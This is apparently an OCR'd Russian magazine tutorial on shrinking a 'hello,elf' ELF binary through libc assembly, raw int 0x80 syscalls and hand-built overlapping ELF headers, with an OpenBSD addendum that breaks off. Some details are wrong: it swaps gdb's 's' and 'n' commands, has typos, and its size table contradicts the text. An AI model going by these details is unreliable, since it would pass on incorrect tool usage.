
Почему-то считается, что программирование на ассемблере под UNIX начинается с «прямого» общения с ядром в обход стандартной библиотеки libc. Мотивы этого заблуждения обычно крутятся вокруг чрезмерного увлечения оптимизацией. Дескать, файлы, использующие libc, медленные, неповоротливые и большие, как слонопотамы. Согласен, в отношении программ типа «hello, world!» это действительно так, однако в реальной жизни отказ от libc означает потерю совместимости с другими системами и ведет к необходимости переписывания уже давно написанного и отлаженного кода, в результате чего оптимизация превращается в «пессимизацию».

Никаких убедительных доводов для отказа от высокоуровневых языков еще никто не привел, и прибегать к ассемблеру следует лишь в том случае, когда компиляторы уже не справляются. На ассемблере обычно пишутся критические к быстродействию вычислительные модули, «перемалывающие» данные и вообще не обращающиеся ни к libc, ни к ядру. Если же все-таки по каким-то причинам программа должна быть написана на ассемблере целиком, интерфейс libc будет хорошим выбором. Первую брачную ночь с ассемблером мы проведем именно с этой библиотекой, а дальше — на твое усмотрение: оставаться с ней и дальше или идти штурмовать ядро.

Ассемблерные файлы имеют традиционное расширение «.S», что позволяет нам ассемблировать программы при помощи... компилятора gcc! Кто сказал, что это извращение? Напротив! Распознав по расширению ассемблерную природу транслируемого файла, gcc пропускает его через gas, передавая полученный результат линкеру, благодаря чему процесс сборки существенно упрощается, и мы получаем в распоряжение достаточно мощный сишный препроцессор, хоть и не такой мощный, как в TASM.

Естественно, ассемблируя программы «вручную», мы можем назначать им любые расширения, какие только захотим, — и «.asm» в том числе. Прежде чем ассемблировать программу, ее нужно создать! Мы будем использовать стандартный для UNIX'а ассемблер as, на самом деле представляющий собой целое семейство ассемблеров для платформ различного типа (подробности в «man as»).

Структурно программа состоит из секции кода, объявленной директивой «.text» и секции данных («.data»), которые могут располагаться в любом порядке. На размер сгенерированного файла это никак не влияет — все равно линкер переставит их по-своему. Объявлять вызываемые libc-функции «внешними» (директива «.extern») совершенно не обязательно. Имена функций пишутся, как они есть, без всяких символов прочерка. Точка входа в программу означается меткой main, которая обязательно должна быть объявлена как global. В действительности при запуске программы первым управление получает стартовый код библиотеки libc, который уже и вызывает main. Если такой метки там не окажется, то линкер сообщит о неразрешимой ссылке — и все. Выходить из main можно как по exit(err_code), так и по машинной команде RET,



Посади ELF-файлы на диету!

возвращающей нас в стартовый код, корректно завершающий выполнение. Это короче, но в последнем случае мы теряем возможность передавать код возврата, который можно «подсмотреть» командой «echo $?» после завершения работы программы. Согласно Си-соглашению, аргументы функций заносятся в стек справа налево. Стек «чистит» вызывающий код.

Вот, собственно, и все. С полученным «багажом» знаний уже можно писать программу. В нашем случае она будет выглядеть так:

Простейшая ассемблерная программа elf_libc.S

```
.text
.global main

main:
   pushl $len
   pushl $msg
   pushl $1
   call write
   addl $12, %esp
   ret

.data
   msg: .ascii «hello,elf\n»
   len = . - msg
```

Чтобы вдохнуть в ассемблерный файл жизнь, его необходимо прогнать через транслятор, чем мы сейчас и займемся:

```
$ gcc -o elf_libc elf_libc.S
$ ./elf_libc
hello.elf
```


На диске образуется файл elf_libc, победоносно выводящий «hello,elf» на экран, но занимающий при этом целых 12,096 байт (при трансляции под FreeBSD – 4,270). Ну и монстр! Куда это годится?! А все потому, что компилятор самовольно прицепил символьную информацию, которая нам совершенно ни к чему. К счастью, ее очень легко отрезать штатной утилитой strip.


```
$ strip elf_libc
```

Файл сразу же похудел до 2,892 байт (под FreeBSD — до 2,744), полностью сохранив свою работоспособность. С таким размером уже можно жить (особенно под FreeBSD, где установлена старая версия компилятора). Естественно, сама операционная система тут ни при чем.

А теперь, отказавшись от услуг gcc, попробуем собрать файл вручную. Под FreeBSD это осуществляется так:

```
$ as -o elf_libc.o elf_libc.S
$ ld -s -o elf_libc /usr/lib/crt1.o elf_libc.o -lc
```





Реакция Linux'а на попытку ручной сборки по типу BSD

На диске образуется файл elf_libc размером всего 2,108 байт, что на 636 байт короче сборки gcc с последующим стрипаньем символьной информации. То есть «ручная» сборка намного эффективнее! С Linux'ом и Solaris'ом в этом плане сложнее, да и не совсем понятно, где у них расположен стартовый код. Но это еще полбеды. Стартовый код содержит дикие зависимости, влекущие за собой дополнительные библиотеки, находящиеся в самых непредсказуемых местах. Что же делать? Приходится обращаться за помощью к gcc. Уж он-то наверняка знает, где расположены его библиотеки. Ассемблируем файл транслятором as и передаем полученный elf_libc.o на компоновку компилятору gcc. Стрипаем символьную информацию и получаем те же самые 2,892 байт, что и при автоматической сборке.

```
$ as -o elf_libc.o elf_libc.S
$ gcc elf_libc.o -o elf_libc
$ strip elf_libc
```

Выходит, что «полуавтоматическая» сборка под Linux'ом дает тот же самый результат, что и автоматическая, поэтому никакого смысла работать руками здесь нет.

Отладка ассемблерных программ


Редкая программа начинает работать сразу же после запуска. Практически всегда она содержит ошибки, требующие отладки. Высокоуровневые программисты находятся в более выгодном положении, поскольку значительная часть ошибок отсеивается компилятором еще на стадии трансляции, к тому же сам синтаксис языка делает программу более выразительной. Одиночные ассемблерные команды в отрыве от своего окружения абсолютно бессмысленны, и обнаружить ошибку путем визуального просмотра листинга очень тяжело.

Отладка ассемблерных программ — это тот вопрос, который большинство составителей tutorial'ов предпочитают обходить стороной. Существует даже мнение, что нормальных отладчиков под UNIX вообще нет, а «великий и могучий» gdb-ассемблер не переваривает в принципе. Что ж! Давай посмотрим, насколько это утверждение близко к истине. Пропустим ассемблерную программу через gcc, но на этот раз не будем удалять символьную информацию, которая, собственно говоря, для отладчика и предназначена.




Загружаем elf_libc в gdb («gdb elf_libc»), тут же брякаемся на main («b main»), запускаем программу командой «r» и, дождавшись срабатывания точки останова, пробуем трассировать (команда «s» — трассировка без захода в функции, «n» — с заходом). Отладчик тут же слетает с катушек, ругаясь на отсутствие информации о номерах строк.

И хотя отладка на ассемблерном уровне (не путать с уровнем исходных текстов!) все-таки доступна (даем команду «display/i $pc» для отображения ассемблерных мнемоник и ведем трассировку командами «si» и «ni»), но в этом случае мы теряем всю информацию об именах функций, метках и переменных. Короче говоря, львиная доля смысла листинга уходит в никуда. Но, если отладочной информации нет, это еще не означает, что ее нельзя подключить! В частности, у gcc за это отвечает ключ «-g», а сам процесс сборки выглядит так:




```
$ gcc -g -o elf_libc elf_libc.S
$ dbg elf_libc
```

Ого! Размер файла после подключения отладочной информации возрос до 12,268 байт, что на 172 байта больше, чем у файла, собранного нормальным способом (без отрезания символьной информации, конечно).

Грузим программу в отладчик, вновь брякаемся на main, говорим

ОГО! РАЗМЕР ФАЙЛА ПОСЛЕ ПОДКЛЮЧЕНИЯ ОТЛАДОЧНОЙ ИНФОРМАЦИИ ВОЗРОС ДО 12,268 БАЙТ, ЧТО НА 172 БАЙТАБОЛЬШЕ, ЧЕМ У ФАЙЛА, СОБРАННОГО НОРМАЛЬНЫМ СПОСОБОМ (БЕЗ ОТРЕЗАНИЯ СИМВОЛЬНОЙ ИНФОРМАЦИИ, КОНЕЧНО). ГРУЗИМ ПРОГРАММУ В ОТЛАДЧИК, ВНОВЬ БРЯКАЕМСЯ НА MAIN, ГОВОРИМ «R» И... ЧУДО! КОМАНДЫ «S» И «N» ТЕПЕРЬ НОРМАЛЬНО РАБОТАЮТ, ОТОБРАЖАЯ ПРОГРАММУ ТАК, КАК ОНА ВЫГЛЯДЕЛА В ИСХОДНОМ ТЕКСТЕ!



Отладка ассемблерной программы без символьной информации

Процесс обучения программированию на ассемблере под UNIX погружен в эротический полумрак, в котором, как и в первую ночь с женщиной, приходится действовать наугад.

«r» и... чудо! Команды «s» и «n» теперь нормально работают, отображая программу так, как она выглядела в исходном тексте! Правда, под FreeBSD этот прием не срабатывает, и для подключения отладочной информации приходится собирать программу вручную. Транслятору ассемблера необходимо указать ключ «--gstabs», а у линкера отобрать ключ «-s», отвечающий за удаление всей отладочной информации. Переводя на язык команд, это выглядит так:

```
$ as --gstabs -o elf_libc.o elf_libc.S
$ ld -o elf_libc /usr/lib/crt1.o elf_libc.o -lc
$ gdb elf_libc
```

Размер файла с отладочной информацией составляет всего 3,145 байта, что намного меньше, чем при автоматической сборке с gcc, при этом программа нормально отлаживается! Так что делаем выводы и решаем, на чем сидеть и с кем дружить!

Программирование без libc — штурм ядра

Интерфейс системных вызовов (они же syscall'ы) — это «задний двор» операционной системы, ее собственная и к тому же недокументированная кухня. Реально в syscall'ах нуждаются одни лишь черви, распространяющиеся через переполняющиеся буферы. Они крайне ограничены в размерах, чтобы реализовать процедуру поиска libc в памяти. И еще — драйвера. Но драйвера пишутся под конкретные системы, и никто не собирается требовать от них переносимости, а мы говорим про прикладные программы! Какой ассемблерный tutor не возьми, там обязательно будут syscall'ы, так что мы их и рассмотрим.

Linux использует fastcall-соглашение о передаче параметров. Это значит, что номер системного вызова помещается в регистр EAX, параметры передаются слева направо через регистры EBX, ECX, EDX, ESI, EDI, EBP. Если системный вызов принимает больше шести параметров, то они передаются со структурой, указатель на которую заносится в EBX. Передача управления происходит путем вызова прерывания «INT 80h».

Разумеется, это только общая схема, и на практике постоянно приходится сталкиваться с отступлением от правил. Общение с системными вызовами напоминает хождение по минному полю. Допустим, мы хотим вызвать write (системный вызов). Для начала необходимо узнать его номер. Системные вызовы перечислены в файле */usr/include/sys/syscall.h*. В BSD-системах номера присутствуют сразу, а вот Linux нас отсылает к файлу */usr/include/bits/syscall.h*, в котором номеров нет, зато есть нисходящие определения.

Лезем в man («man 2 write») и смотрим, какие параметры этот вызов принимает. Ага, write(int d, const void *buf, size_t n_bytes). То есть мы должны занести #4 в EAX, файловый дескриптор — в EBX, указатель на выводимую строку — в ECX и количество выводимых байт — в EDX, после чего вызвать прерывание «INT 80h».

BSD-системы используют гибридный механизм — прерывание «INT 80h» и «FAR CALL 0007h:00000000h». Номера системных вызовов так же, как и в Linux, помещаются в регистр eax, а вот параметры передаются через стек по Си-подобному соглашению (то есть первым заносится крайний правый параметр, последним в стек ложится фиктивный dword, а стек чистит за собой вызывающий код). Поскольку номера базовых системных вызовов в обеих системах совпадают, можно исхитриться и написать программу, работающую под обеими операционными системами: Linux не обращает внимания на стек, а BSD — на регистры, что позволяет нам продублировать параметры и там, и там. Естественно, это увеличивает размер программы, но, к нашему счастью, FreeBSD позволяет эмулировать Linux-интерфейс. Достаточно дать команду «brandelf -t Linux имя_файла», после чего нам останется только запустить его! А Linux, в свою очередь, умеет эмулировать BSD, SunOS и еще много чего! Но довольно слов, переходим к делу! Перепишем нашу программу, чтобы она выводи-



В тестировании принимали участие: Knoppix 3.8 и FreeBSD 4.5.

FreeBSD 4.5 не поддерживает elf-файлы с перекрывающимися заголовками

ла приветствие через системный вызов write без использования libc. Стартовый код в этом случае исчезает, и точкой входа в программу становится метка «_start», объявленная как global. Ну, а сама программа выглядит так:

Ассемблерная программа elf_80h.S

```
.text
.global _start

_start:
    movl $4,%eax        ; // системный вызов #4 «write»
    movl $1,%ebx        ; // 1 - STDOUT
    movl $msg,%ecx      ; // смещение выводимой строки
    movl $len,%edx      ; // длина строки
    int $0x80           ; // write(1, msg, len);
    movl $1, %eax       ; // системный вызов #1 «exit»
    xorl %ebx,%ebx      ; // код возврата
    int $0x80           ; // exit(0);
.data
    msg: .ascii «hello,elf\n»
    len = . - msg
```

Пара замечаний к программе. Инструкция «MOVL $1,%EBX» занимает пять байт, но при желании ее можно ужать до трех: «XORL %EBX,%EBX», «INCL %EBX», однако, учитывая размер служебных полей elf-файла, выигрыш не составит и доли процента, так что над оптимизацией кода можно не напрягаться.
Сборка для всех систем осуществляется следующим образом:

```
$ as -o elf_80h.o elf_80h.S
$ ld -s -o elf_80h elf_80h.o
```

Под Linux'ом размер файла составляет всего 388 байт, под FreeBSD слегка отстает — 452 байта (сказываются разные версии трансляторов и линкеров). Под Linux файл запускается сразу же и без вопросов, а вот под FreeBSD требует предварительной эмуляции:

```
$ brandelf -t Linux elf_80h
$ ./elf_80h
hello,elf
```

Кстати, под Linux'ом существует альтернативный вариант автоматической сборки при помощи все того же gcc, запущенного с ключом «-nostartfiles», но в этом случае размер полученного файла (даже после стрипа) будет составлять 928 байт, а это плохо (тем не менее, все равно меньше, чем с использованием libc).

Отладка ассемблерной программы на уровне исходных текстов

Конструирование elf'а

Программирование без libc значительно сокращает размер программ, однако полученные файлы все равно остаются большими и толстыми. Самый крошечный эльф, который нам только удалось получить, весит целых 388 байт, и это притом, что он не насчитывает и десятка ассемблерных команд. Что же в нем такое содержится? Возьмем любой hex-редактор и посмотрим.
Нашему взору представится одна вода, то есть нули, «заботливо» вставленные тупым линкером. А что если отказаться от услуг линкера и попробовать соорудить elf-файл голыми руками? Для этого нам, во-первых, потребуется подробное описание всех служебных структур elf'а (последний draft лежит здесь: www.caldera.com/developers/gabi/), а во-вторых, транслятор, умеющий генерировать двоичные файлы, например NASM, входящий в большинство Linux-дистрибутивов, но, к сожалению, не в BSD. Во всяком случае, его всегда можно скачать с «родной» страницы проекта: nasm.sf.net.
Исполняемый elf-файл нуждается в двух структурах: elf-header'е, описывающим основные параметры файла (платформа, адрес точки входа и т.д.) и program header table, перечисляющего все сегменты. Как минимум, должен быть один сегмент с правами на чтение, запись и исполнение. Наконец, чтобы elf заработал, требуется добавить «боевую начинку», то есть непосредственно сам ассемблерный код. Минимальный адрес, с которого в UNIX-системах может загружаться elf, равен 8048000h, поэтому нам понадобится директива ORG, задающая начальное смещение в файле.
Остается только изучить документацию и заполнить все служебные структуры соответствующим образом:

Ассемблерный файл elf_tiny.asm, сконструированный голыми руками

```
BITS 32
    org 8048000h
...
_start:
    mov eax,4               ; // системный вызов #4 «write»
    xor ebx,ebx
    inc ebx                 ; // 1 - STDOUT
    push ebx
    mov ecx,msg             ; // смещение выводимой строки
    mov edx,msg_end-msg     ; // длина строки
    int 80h                 ; // write(stdout, msg, len);
    pop eax                 ; // системный вызов #1 «exit»
    int 80h                 ; // exit(?);
    msg db «hello,elf»,0Ah
    msg_end:
filesize equ $ - $$
```


Теперь, когда борьба идет за каждый байт, воспользуемся ассемблерными трюками, оптимизирующими размер ассемблерного кода. Во-первых, заменим «MOV EBX,1» на «XOR EBX,EBX», «INC EBX» (напоминаю, NASM использует синтаксис Intel'а), во-вторых, сохраним это значение в стеке однобайтовой командой «PUSH EBX» — позднее оно нам понадобится для системного вызова exit. В-третьих, не будем явно инициализировать код возврата — он ведь нам все равно не нужен.

```
$ nasm -f bin -o elf_tiny elf_tiny.asm
$ chmod +x elf_tiny
```

После сборки образуется двоичный elf-файл размеров всего в 118 байт, что в три с лишним раза короче аналогично файла, собранного стандартным линкером. Но это еще не предел!

Экстремальная оптимизация

Держись! Мы вошли в раж и не оторвемся от клавиатуры, пока не сократим файл хотя бы на десяток байт. Больше всего нас раздражают e_ident-байты, оставленные для выравнивания в количестве целых



Внутри elf-файла — лишь пустота

INFO

На прилагаемом к журналу компакт-диске, помимо исходных кодов elf*.{S,asm}, ты сможешь найти полную версию этой статьи.

девяти штук, плюс один байт версии elf-файла, которую все равно никто не проверяет! А что если поместить строку «hello,elf» именно здесь?! Сказано — сделано! Ведь elf-заголовок отображается на память и вполне пригоден для хранения переменных. Но это еще не все! Даже поверхностный взгляд показывает, что 8 последних байт elf-заголовка совпадает с 8-ми первыми байтами program header table, следующего непосредственно за ним. Вот они, красавчики: «01h 00h 00h 00h 00h 00h 00h 00h 01h 00h 00h 00h 00h 00h 00h 00h». А почему бы не сдвинуть начало program header table так, чтобы оба заголовка перекрывались? Для этого достаточно будет скорректировать поле e_phoff, переместив метку phdr вглубь elf-заголовка.

Оптимизировав служебные структуры насколько это возможно, займемся «несущим» кодом. Команда «MOV EAX,4» съедает целых 5 байт, но, если немного подумать, можно отвоевать 1 байт, заменив ее эквивалентной конструкцией: «XOR EAX,EAX», «MOV AL,4». То же самое относится и к «MOV EDX,MSG_END-MSG.

Проделав все эти операции, мы получим следующий файл:

Оптимизированный файл elf_tinix.asm с перекрывающимися заголовками

```
ehdr:
;   db 7Fh, «ELF», 1, 1, 1              ; // e_ident
    db 7Fh, «ELF», 1, 1                 ; // e_ident

; // размещаем выводимую строку в поле e_ident
; // в EI_PAD байтах, оставленных для выравнивания,
; // «захватывая» и байт EI_VERSION
    msg db «hello,elf»,0Ah
    msg_end:
...

phdr:
; // используем наложение program header table на elf header,
; // заголовки как бы проникают друг в друга, и это работает,
; // потому что конец elf header'а совпадает с prg header'ом
    dd 1                                ; // e_phnum
;   dw 0                                ; // e_shentsize
    dd 0                                ; // e_shnum
;   dw 0                                ; // e_shstrndx
ehdrsize equ $ - ehdr
...

_start:
    xor eax,eax                         ; получаем ноль
    mov ebx,eax                         ; копируем ноль в ebx
    mov edx,eax                         ; копируем ноль в edx
    mov al,4                            ; // системный вызов #4 «write»
    inc ebx                             ; // 1 - STDOUT
    push ebx                            ; сохраняем ebx == 1 для syscall'a #1 exit
    mov ecx,msg                         ; // смещение выводимой строки
    mov dl,msg_end-msg                  ; // длина строки
    int 80h                             ; // write(1, msg, len);
    pop eax                             ; // системный вызов #1 «exit»
    int 80h                             ; // exit(0);
filesize equ $ - $$
```

Транслируем его тем же путем, что и раньше, и получаем 98 байт! Самое интересное, что под Linux'ом этот файл еще и работает, а вот FreeBSD, увы, шуток с перекрытием заголовков не понимает.

Но 98 байт это еще не предел! Переписав «несущий» код, легендарный хакер Юрий Харон с ходу сократил его еще на 2 байта, сказав при этом: «...а вот дальше уже думать надо, но лень». Харон использовал прямую засылку константы в стек командой «PUSH 1», занимающий всего два байта — «6Ah 01h», которую коварный NASM растянул до целых 5-ти байт «68h 01h 00h 00h 00h», поэтому пришлось прибегнуть к прямой машиннокодовой вставке директивой dw. Также Харон использовал могучую инструкцию LEA, о существовании которой нельзя забывать.


Заключение

Мы прошли длинный путь и добились впечатляющих результатов. 96 байт для программы «hello,elf» — это успех, которым можно гордиться. Если убрать перекрытие заголовков, мы получим 100 байт, но тогда файл будет работать как под Linux, так и под FreeBSD. Но цепная реакция оптимизации на этом еще не заканчивается. Кто из читателей примет вызов и сократит файл хотя бы еще на один байт?

Стадия оптимизации	Размер, байт Linux	BSD
elf_libc.S, автоматически собранный gcc	12096	4270
elf_libc.S, автоматически собранный gcc после стрипа	2920	2744
eflf_libc.S, собранный вручную as-ld	2892	2108
eflf_libc.S, собранный с отладочной информацией	12268	3145
elf_80h.S, собранный вручную/автоматически	388/928	452\
elf_tiny.asm, сконструированный голыми руками	118	118
elf_tinyx.asm, оптимизированный мыщъх'ем	98	-
elf_tinyh.asm, оптимизированный Юрием Хароном	96	-

График похудания elf-файла

От редактора



Андрей Матвеев

Воодушевленный успехами мыщъха, я решил посмотреть, каким будет объем исполняемых файлов в OpenBSD. «Влет» ручная сборка асмовых исходников не прошла. После детального разбора «man 5 elf» выяснилось, что сырец нужно помечать специальным образом с помощью секции «.note.openbsd.ident». Это своеобразная подсказка для ядра, позволяющая при загрузке двоичных файлов избежать дополнительных проверок и отключить эмуляцию бинарной совместимости. Вот так должна выглядеть «нэйтивная» секция файла openelf.S:

```
.section «.note.openbsd.ident», «a»
.p2align 2
.long 0x8
.long 0x4
.long 0x1
.ascii «OpenBSD\0»
.long 0x
.p2align 2
```

Что интересно, без строчки <.section «.note.openbsd.ident», «a»> сборка проходит, но при запуске вылетает ошибка со следующим сообщением:

```
% ./openelf
zsh: operation not permitted: ./openelf
```

Да, не фонтан. Немного поразмыслив, в любом шестнадцатеричном редакторе, например в«hexedit ./openelf», производим изящный финт хвостом, модифицируя содержимое первой строчки openelf с:

```
00000000  7F 45 4C 46 01 01 01 00 00 00 00 00 00 00 00 00 .ELF...........
```

